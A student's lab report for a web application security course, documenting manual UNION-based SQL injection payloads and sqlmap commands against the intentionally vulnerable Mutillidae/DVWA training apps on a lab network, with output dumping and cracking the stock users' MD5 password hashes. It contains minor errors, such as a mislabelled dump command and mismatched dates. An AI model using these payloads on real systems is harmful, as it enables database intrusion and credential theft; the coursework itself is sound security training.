

- **Lab Title:** A1 – SQL Injection (Data Extraction)
- **Assignment Title:** A1 – SQL Injection (Data Extraction)
- **Student Name:** Bashir Adam
- **Student ID:** 2025/FWSD/11509
- **Course Name:** BVWS102 – web application essentials
- **Instructor Name:** Aminu Idris
- **Date of Submission:** 13 JAN, 2025
- **Version:** Version 1.4.0

## **LAB OVERVIEW/OBJECTIVE**

### **Objective**

The objective of this lab is to demonstrate practical understanding of OWASP A1: SQL Injection by performing full data extraction from a vulnerable Mutillidae application. Students are required to first exploit the vulnerability manually, strictly following the exact step-by-step methodology demonstrated in the recorded video session, and then perform the same extraction using an automated tool (sqlmap).


### **Lab Environment**

- Vulnerable Application: Mutillidae
- Platform: OWASP Broken Web Applications (BWA) or Metasploitable
- Vulnerability Category: OWASP A1 – SQL Injection


## PART A: MANUAL SQL INJECTION (MANDATORY)

### Lab Tasks (Step-by-Step Requirement)


I first of all login as admin to verify my target is perfect




Then use the injection: “admin' order by 1,2,3,4,5,6” to find the total order and it give me error because the order is not up to 6




I use the injection “union select 1,database(),user(),version(),5 to know the name of my database




Then I use the injection “order by 1,table\_name,null,null,5” to know the names of the tables in the database



And I use the injection “union select 1,column\_name,null,null,5 from information\_schema.columns where table\_schema ='owasp10'” to view all the columns in the enterer database not in one table



In this part I use the injection “union select 1,username,password,is\_admin,5 from accounts” to view all the username and password of the table accounts



used the this “http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details” as the general URL of my assignment



## PART B: AUTOMATED SQL INJECTION USING SQLMAP (MANDATORY)

After successfully completing Part A (Manual Exploitation), students are required to repeat the data extraction process using sqlmap on the same vulnerable endpoint.


Tasks for Part B:

I use the command “sqlmap -u


"http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=azad&password=azad&user-info-php-submit-button=View+Account+Details"” to test the vulnerability testing



And then use the command “sqlmap -u "http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=azad&password=azad&user-info-php-submit-button=View+Account+Details" --dbs” to view the database



And this command “qlmap -u "http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=azad&password=azad&user-info-php-submit-button=View+Account+Details" --tables -D dvwa” to view the tables in the database





Then this command “sqlmap -u "http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=azad&password=azad&user-info-php-submit-button=View+Account+Details" --columns -D dvwa -T users” to view the columns in the table

```

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=azad' UNION ALL SELECT NULL,NULL,CONCAT(0x716a717171,0x74657469456b72516b4e4678726d6c7942777a704d696f4b7a70635a716b576c79686f6f4e424b4e,0x716a716271),NULL,NULL-- -5password=azad&user-info-php-submit-button=View Account Details
[12:26:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL >= 4.1
[12:26:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:26:15] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[12:26:15] [INFO] fetched data logged to text files under '/home/azad/.local/share/sqlmap/output/192.168.0.104'
[*] ending @ 12:26:15 /2026-01-13/
(azad@Adam)-[~]
$

```

Lastly i used this command “sqlmap -u "http://192.168.0.104/mutillidae/index.php?page=user-info.php&username=azad&password=azad&user-info-php-submit-button=View+Account+Details" --columns -D dvwa -T users” to dump the entire database

```

[12:27:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapxn7qb7x545637/sqlmaphashes-095m2abz.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[12:27:17] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
(1) default dictionary file '/usr/share/sqlmap/data/wordlist.tx' (press Enter)
(2) custom dictionary file
(3) file with list of dictionary files
>
[12:27:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[12:27:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:27:53] [INFO] starting 4 processes
[12:27:55] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:27:57] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:27:59] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:28:02] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[12:28:06] [INFO] table 'dvwa.users' dumped to CSV file '/home/azad/.local/share/sqlmap/output/192.168.0.104/dump/dvwa/users.csv'
[12:28:06] [INFO] fetched data logged to text files under '/home/azad/.local/share/sqlmap/output/192.168.0.104'
[*] ending @ 12:28:06 /2026-01-13/
(azad@Adam)-[~]
$

```